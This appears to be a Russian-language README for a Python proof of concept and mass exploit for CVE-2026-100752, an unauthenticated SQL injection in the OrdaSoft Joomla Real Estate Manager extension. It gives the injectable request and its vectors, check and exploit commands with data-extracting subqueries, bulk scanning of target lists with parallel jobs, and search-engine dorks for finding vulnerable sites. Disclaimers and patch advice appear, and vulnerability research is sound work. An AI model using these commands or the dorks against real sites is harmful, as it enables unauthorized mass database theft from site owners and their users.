 murrez/cve-2026-100752
Python 3 PoC и массовый эксплойт для CVE-2026-100752 — неаутентифицированная SQL-инъекция в OrdaSoft Joomla Real Estate Manager <=6.7.8 через параметр order_field в ORDER BY.

Python 3 PoC для CVE-2026-100752 — расширение Joomla OrdaSoft Real Estate Manager (Free) ≤ 6.7.8. Исправлено в 6.7.9+.
| PoCbit | https://pocbit.org/pocs/cve-2026-100752 |
| Каталог | https://pocbit.org/pocs/ |
| Компонент | com_realestatemanager |
| Файл | site/realestatemanager.php |
| Параметр | order_field → ORDER BY (без кавычек, без allow-list) |
| Аутентификация | Не требуется (публичный список / поиск / просмотр категорий) |
| CWE | CWE-89 SQL Injection |
| Также | Устаревшая инъекция через POST-параметр order_direction (Metasploit / аудиты до 6.7.9) |

Цветной баннер PoCbit, затем JSON-вывод --mode exploit: exploited: true, вектор order_field_get, маршрут showCategory + com_realestatemanager.

Пример команды:
python poc.py -u https://TARGET --mode exploit --subquery "SELECT VERSION()"
(Скриншот получен в авторизованной тестовой среде; целевой URL предназначен для проверки PoC.)
Real Estate Manager (Free) — это расширение OrdaSoft для управления объявлениями о недвижимости на Joomla. В версиях 6.7.8 и более ранних параметр запроса order_field в файле site/realestatemanager.php напрямую подставляется в предложение ORDER BY; отсутствует allow-list столбцов, экранирование или приведение типов. Без аутентификации могут быть эксплуатированы запросы при просмотре категорий, результатах поиска и полном списке объявлений.
При успешной SQLi следует оценить риск чтения из базы данных (версия, хэши пользователей, данные сайта), записи/удаления в зависимости от привилегий и цепочки до RCE. Обновитесь до версии 6.7.9 или выше (OrdaSoft security release).
Фронт-контроллер Joomla:
GET /index.php?option=com_realestatemanager&task=showCategory&catid=50&order_field=price&order_direction=asc
CVE-2026-100752: order_field управляет столбцом/выражением ORDER BY. Значения, такие как подзапросы на основе ошибок, могут быть внедрены, поскольку значение конкатенируется в SQL без привязки или валидации.
Затронутые контексты запросов (согласно тексту CVE):
showCategory и связанные)Данный PoC:
com_realestatemanager (пути + опциональная версия из манифеста)catid / Itemid из HTML сайтаshowCategory, showSearch, showSearchResult, showRent, showBuyorder_field на основе ошибок GET и POSTorder_direction=asc,<injection> (исторический вектор, всё ещё полезен на некоторых сборках)hits.txtexploited.txt (строки с успешной утечкой SELECT)cd CVE-2026-100752
pip install -r requirements.txt
python poc.py -u https://target.example --mode check
python poc.py -u https://target.example --mode check --aggressive
--aggressive пытается выполнить SELECT VERSION(), когда boolean/error-доказательство неубедительно.
python poc.py -u https://target.example --mode exploit
python poc.py -u https://target.example --mode exploit --subquery "SELECT user()"
python poc.py -u https://target.example --mode exploit --vector order_field_get
python poc.py --list targets.example.txt --mode check -j 30 --output scan.jsonl --vuln-list hits.txt
python poc.py --list hits.txt --mode exploit -j 15 --subquery "SELECT VERSION()" --exploited-list exploited.txt
| Флаг | Назначение |
|---|---|
--mode exploit | Извлечение данных на основе ошибок (поддерживается массово) |
--subquery | Внутренний SQL для двойного запроса CONCAT(0x7e, …) |
--vector | Принудительно order_field_get, order_field_post или order_direction_post |
-j | Параллельные цели |
--no-color | Простой терминал |
JSONL включает pocbit, pocbit_catalog, pocbit_page, cve, component.
body="option=com_realestatemanager"
body="com_realestatemanager" && (body="ordasoft" || header="Joomla")
title="Real Estate" && body="com_realestatemanager"
body="/components/com_realestatemanager/"
В стиле Shodan (если поддерживается): http.html:com_realestatemanager
Экспортируйте имена хостов в targets.txt (по одному URL на строку), затем выполняйте check → hits → exploit только на авторизованных объектах.
Манифест (если доступен):
/administrator/components/com_realestatemanager/realestatemanager.xmlЕсли версия ≤ 6.7.8 → likely_vulnerable_version. Если ≥ 6.7.9 → patched_version (эксплуатация всё ещё может не удаться).
| CVE | Тип | Исправлено |
|---|---|---|
| CVE-2026-100752 | Неаутентифицированная SQLi (order_field) | 6.7.9 |
| CVE-2026-100753 | Отражённый XSS (публичные просмотры объектов) | 6.7.9 |
Тот же пакет от вендора (сентябрь 2026): Vehicle Manager и другие расширения OrdaSoft получили отдельные CVE — пропатчьте все используемые компоненты OrdaSoft.
auxiliary/gather/joomla_com_realestatemanager_sqli (устаревший POST order_direction)Только авторизованное тестирование безопасности и проверка патчей. Не используйте против систем без разрешения.
CVE-2026-100752 PoC: OrdaSoft Joomla Real Estate Manager (Free) <=6.7.8 unauth SQLi via order_field ORDER BY (com_realestatemanager). Colored check + mass exploit, version fingerprint, PoCbit https://pocbit.org/pocs/cve-2026-100752
